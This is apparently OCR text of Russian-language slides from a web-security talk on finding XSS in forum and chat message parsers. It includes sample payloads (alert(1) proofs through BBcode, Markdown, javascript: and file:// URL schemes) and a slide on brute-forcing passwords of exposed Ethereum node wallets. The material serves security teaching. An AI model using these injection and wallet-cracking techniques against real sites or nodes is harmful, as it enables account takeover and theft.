
unlock — означает, что для указанного кошелька пароль будет запрошен только единожды, сразу после запуска

```
:\Users\isak-sakovskiy>geth --dev --rpccorsdomain "*" --unlock 0x3480cee7966a
6e0b4915c1e01f5ccff5a5811 --rpc --networkid 8345 --rpcapi "fs,admin,debug,mine
.ssh,txpool,personal,eth,net,web3" console_
```





XSS на миллион долларов




Сначала скрипт получает список всех кошельков пользователя, дальше проверяет, требуются ли пароли для существующих адресов eth.



Если находит адрес, который не требует пароля, сразу выводит его баланс.




Для тех, которые требуют, пытается подобрать по словарю и также выводит баланс в случае успеха.



XSS классификация





Для отраженной при открытии уязвимой страницы XSS вектор должен передаваться каждый раз. При хранимой – только один раз

Иногда XSS вектор не позволяет выполнить JavaScript сразу после открытия страницы, вместо этого пользователю придётся навести мышку/кликнуть на элемент с XSS

Взаимодействие с пользователем



ПРИМЕР:

XSS векторов,
требующих взаимодействия:

1. <div onmouseover=alert(1)>test</div>
2. <div onclick=alert(1)>test</div>
3. click me

Взаимодействие с пользователем



XSS вектор,
автоматически запускающийся через onmouseover:

4

```
<div
onmouseover="parentElement.removeNode(this);alert(123)
" style="position:absolute;top:-500px;left:-
500px;height:2500px;width:2500px">test</div>
```

DOM based XSS



DOM based XSS

– Такой вид XSS, когда XSS вектор не попадает HTML код в ответе сервера, а попадает через JavaScript используемый на странице.
Для примера когда данные из JavaScript location.search передаются в document.body.innerHTML.

DOM
(document object model)

– модель представления всех HTML элементов на странице в виде JavaScript объектов. Другими словами, с помощью этой технологии, манипулируя свойствами JavaScript объектов, мы можем манипулировать свойствами HTML элементов на странице.

Пример DOM based XSS



Уязвимый JS код:

```
<script>
queryString = location.search;
urlParams = new URLSearchParams(queryString);
redirectUrl = urlParams.get('URL');
document.write(`Click <a href="${redirectUrl}">here</a> to be redirected`)
</script>
```

location.search хранит данные закодированными в urlencode.

Но URLSearchParams декодирует их перед передачей на страницу.

Online Javascript Editor

https://js.do/?URL=asd"><img%20src=s%20oner...

js.do says

1

OK

Run code | Save | Add framework | Create new code

```
<script>
queryString = window.location.search;
urlParams = new URLSearchParams(query
redirecURL = urlParams.get('URL')
document.write(`Click <a href="${redi
</script>
```

Click here to be redirected

Давайте поищем XSS, где-нибудь при обмене сообщений!

vBulletin

vBulletin и обычный XSS тест



Forums Blogs Artic

New Topics Who's Online

Forum > Main Forum > Cr

Create New Topic

No Icon test

Preview

div.post-content.restore.js-post__content-text.h-wordwrap 742.03 × 15

Today, 12:03 PM

```
<script>alert(1)</script>
```

Close Post

Font Size

```
<script>alert(1)</script>
```

INPUT

OUTPUT

Upload Attachments Upload from URL

nts Console Sources Performance Memory Application Security Lighthouse Network

```
<div class="js-post__content list-item-body conversation-body">
  <h2 class="b-post__stream-post-title js-post-title h-hide"></h2>
  <div class="post-content restore js-post__content-text h-wordwrap" itemprop="text">&lt;script&gt;alert(1)&lt;/script&gt;</div>
```

vBulletin и обычный XSS тест



Неужели тут нет XSS?

1. Самой простой – нет.

2. Смотрим, используются ли в сообщениях парсеры.

HTML как разметка сообщений



Пример: Vanilla forums CMS

INPUT

Category: Select a category...

Discussion Title: test

```
<b>bold</b>
<u>underline</u>
image: <img src="//google.com/favicon.ico">
url: <a href="//google.com">google.com</a>
```

Announce: Don't announce. / In the category. / In the category and recent discussions.

Post Discussion | Save Draft | Preview | Cancel

OUTPUT

bold

underline

image:

url: google.com

BBcode



INPUT	OUTPUT
[b]text[/b]	text
[i]text[/i]	<i>text</i>
[u]text[/u]	<u>text</u>
[color=red]text[/color]	text
[size=big]text[/size]	text
[font=verdana]text[/font]	text
[email=user@mail.ru]text[/email]	text
[url]http://google.com[/url]	http://google.com
[img]/favicon.ico[/img]	

Markdown



INPUT	OUTPUT
text	text
text	<i>text</i>
[text](http://google.com)	text
`![text](/favicon.ico)`	

Wikitext



INPUT	OUTPUT
'''bold'''	bold
''italicize''	<i>italicize</i>
{{Font color||yellow|text}}	text
[http://google.com text]	text

Другие часто встречаемые парсеры



INPUT	OUTPUT
:smile:	<img src="/smile.png" title="smile">
#hashtag	#hashtag
@username	@username
https://www.google.com/	https://www.google.com/
user@mail.com	mailto:user@mail.com

Тест сообщения на парсеры



URLки

www.google.com //www.google.com
http://www.google.com/ ftp://www.google.com/
file://www.google.com/ test://www.google.com/
user@mail.com mailto:user@mail.com
127.0.0.1 localhost
youtube/vimeo urls, links to mp3/mp4/jpeg files sometimes can be used for embeding media.

Языки разметки:

HTML test [b]BBcode test[/b]
Markdown test 1 __Markdown test 2__
'''MediaWiki test''' B<POD test> {\b RTF test} \b RTF test 2\b0

URLки с параметрами:

www.google.com/path/?param=value
www.google.com/path/#param=value
//www.google.com/path/?param=value
//www.google.com/path/#param=value
http://www.google.com/path/?param=value
http://www.google.com/path/#param=value
user@mail.com?subject=value
user@mail.com?cc=value
mailto:user@mail.com?subject=value
mailto:user@mail.com?cc=value
http://test1:test2@google.com/

Смайлы:

😊 (emoji) :) :smile: :D

vBulletin и тест парсеров



admin
Administrator

Join Date: Oct 2021
Posts: 8

Share
Tweet

test
Today, 12:25 PM

URLs - ok

URLs
www.google.com //www.google.com http://www.google.com/ ftp://www.google.com/ file://www.google.com/ test://www.google.com/ user@mail.com
mailto:user@mail.com
127.0.0.1 localhost
youtube/vimeo urls, links to mp3/mp4/jpeg files sometimes can be used for embeding media.

URLS with parameters:
www.google.com/path/?param=value www.google.com/path/#param=value //www.google.com/path/?param=value //www.google.com/path/#param=value
http://www.google.com/path/?param=value http://www.google.com/path/#param=value user@mail.com?subject=value user@mail.com?cc=value
mailto:user@mail.com?subject=value mailto:user@mail.com?cc=value http://test1:test2@google.com/

BBcodes - ok

Richtext:
HTML test **BBcode test** **Markdown test 1** __Markdown test 2__ '''MediaWiki test''' B<POD test> {\b RTF test} \b RTF test 2\b0

Smiles:
😊 (emoji) 🙂 :smile: 😊

Smiles - ok

Tags: None


Ссылки стали кликабельными, смайлики картинками, и что дальше?



1. Находим все возможные строки, превращаемые в HTML
2. Проверяем их

Известные техники





Тест на недостаточную очистку HTML символов
(Просто добавляем символы < > ' " и смотрим, что вышло)

Немного примеров:

BBcode:

```
[quote]<script>alert(1)</script>[/quote]
```

URL:

```
www.google.com/?param=value"><script>alert(1)</script>
```

Markdown:

```
[google.com](http://google.com"><script>alert`1`</script>)
```

Известные техники



2

Тест возможности внедрения javascript URL схемы
(JaVaScRipt:1 , javascript://1 , javascript:1 , javasc&#x0aript:1 , etc)

Немного примеров:

BBcode:
[url]javascript:alert(1)[/url]

URL:
javascript://google.com/?q=%0aalert(1)

Markdown:
[google.com](javascript:alert`1`)

Demo for javascript: URL XSS





Пример теста URL схем:

- Первая ссылка содержит схему http.
- Вторая – произвольную.
- Третья – небезопасную схему javascript.

Chat:

Hi!

URL scheme test
http://google.com/ qwe://google.com/
javascript://google.com/%0aalert(1)

```
URL scheme test
http://google.com/ qwe://google.com/
```

Send

Фрагмент HTML кода получившегося сообщения:

```
<a href="http://google.com/">http://google.com/</a> == $0
<a href="qwe://google.com/">qwe://google.com/</a>
<a href="javascript://google.com/%0aalert(1)">javascript://google.com/%0aalert(1)</a>
```

Известные техники



3

Тестирование внедрения file:// URL схемы

Примеры:

BBcode:
[url]file:///C:/windows/system32/calc.exe?local[/url]

URL:
file://remoteSMBserver.com/remotefile.txt

Markdown:
[google.com](file://remoteSMBserver.com/remotefile.txt)

Демо для file:// схемы в desktop приложениях

